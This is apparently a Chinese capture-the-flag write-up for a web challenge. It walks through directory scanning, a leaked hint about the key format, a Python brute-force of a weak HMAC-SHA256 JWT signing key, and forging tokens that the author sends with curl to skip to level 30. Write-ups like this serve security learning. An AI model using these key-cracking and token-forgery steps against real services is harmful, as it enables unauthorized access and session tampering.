

和我是谁1相比呢,他不给我玩游戏了
信息收集
先用 dirsearch 扫一扫:

于是进 /robots.txt 里看一看:

嘿嘿找到一个信息:
/dev-notes.txt给了 hint 哦:存档已增加签名校验。测试密钥沿用whoami加四位数字的格式,上线前记得替换。
爆破签名密钥
ai 写个找密钥的脚本:
import hmac
import hashlib
import base64

# 你当前的 JWT
jwt="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb2x2ZWQiOjB9.Qjp33oQXfLV1q-cnFaQak_M8DrGq_yT1Zvq8CdF1IbQ"
header_b64, payload_b64, sig = jwt.split(".")
data = f"{header_b64}.{payload_b64}".encode()

# 你的签名(目标)
target_sig = bytes.fromhex("423a77de84177cb575abc72715a41a93f33c0eb1aacbf6d2c5aabf009dd45b51")
# 如果上面 hex 不对,用 base64 解码:
# target_sig = base64.urlsafe_b64decode(sig + "==")

target_sig = base64.urlsafe_b64decode(sig + "==")

for i in range(10000):
    key = f"whoami{i:04d}".encode()
    sig_calc = hmac.new(key, data, hashlib.sha256).digest()
    if sig_calc == target_sig:
        print(f"[+] 密钥找到: {key.decode()}")
        break
else:
    print("[-] 没找到,检查一下爆破范围")
找到!
伪造 JWT
ai 又教我知识诶——获得密钥后,伪造 JWT:
import hmac
import hashlib
import base64
key = b"whoami0721"
header = base64.urlsafe_b64encode(b'{"alg":"HS256","typ":"JWT"}').rstrip(b"=")
payload = base64.urlsafe_b64encode(b'{"solved":1}').rstrip(b"=")
data = header + b"." + payload
sig = base64.urlsafe_b64encode(hmac.new(key, data, hashlib.sha256).digest()).rstrip(b"=")
new_jwt = (data + b"." + sig).decode()
print(new_jwt)得到:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb2x2ZWQiOjF9.Ydk2EBO06b735_JsJL2ELrjepqg5mDjRw-Xlc2Luqw0
很好,现在要让 JWT 覆盖老的。在 wsl 里发送:
curl -b "progress=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb2x2ZWQiOjF9.Ydk2EBO06b735_JsJL2ELrjepqg5mDjRw-Xlc2Luqw0" http://challenge1.pctf.top:27525/check直达第三十关
现在 JWT 通验证过后,生成直达第三十关的 JWT:
import hmac, hashlib, base64, json
header = base64.urlsafe_b64encode(json.dumps({'alg':'HS256','typ':'JWT'}, separators=(',', ':')).encode()).rstrip(b'=').decode()
payload = base64.urlsafe_b64encode(json.dumps({'solved':30}, separators=(',', ':')).encode()).rstrip(b'=').decode()
to_sign = f'{header}.{payload}'
sig = base64.urlsafe_b64encode(hmac.new(b'whoami0721', to_sign.encode(), hashlib.sha256).digest()).rstrip(b'=').decode()
jwt = f'{header}.{payload}.{sig}'
print(jwt)得到:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb2x2ZWQiOjMwfQ.07--gDkYBXxmpXx1V4a9hzCmI20bwZUx6o82ER9SmNM
同理:
curl -b "progress=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb2x2ZWQiOjMwfQ.07--gDkYBXxmpXx1V4a9hzCmI20bwZUx6o82ER9SmNM" http://challenge1.pctf.top:27525/check欧克克了

就得到 flag 啦哈哈哈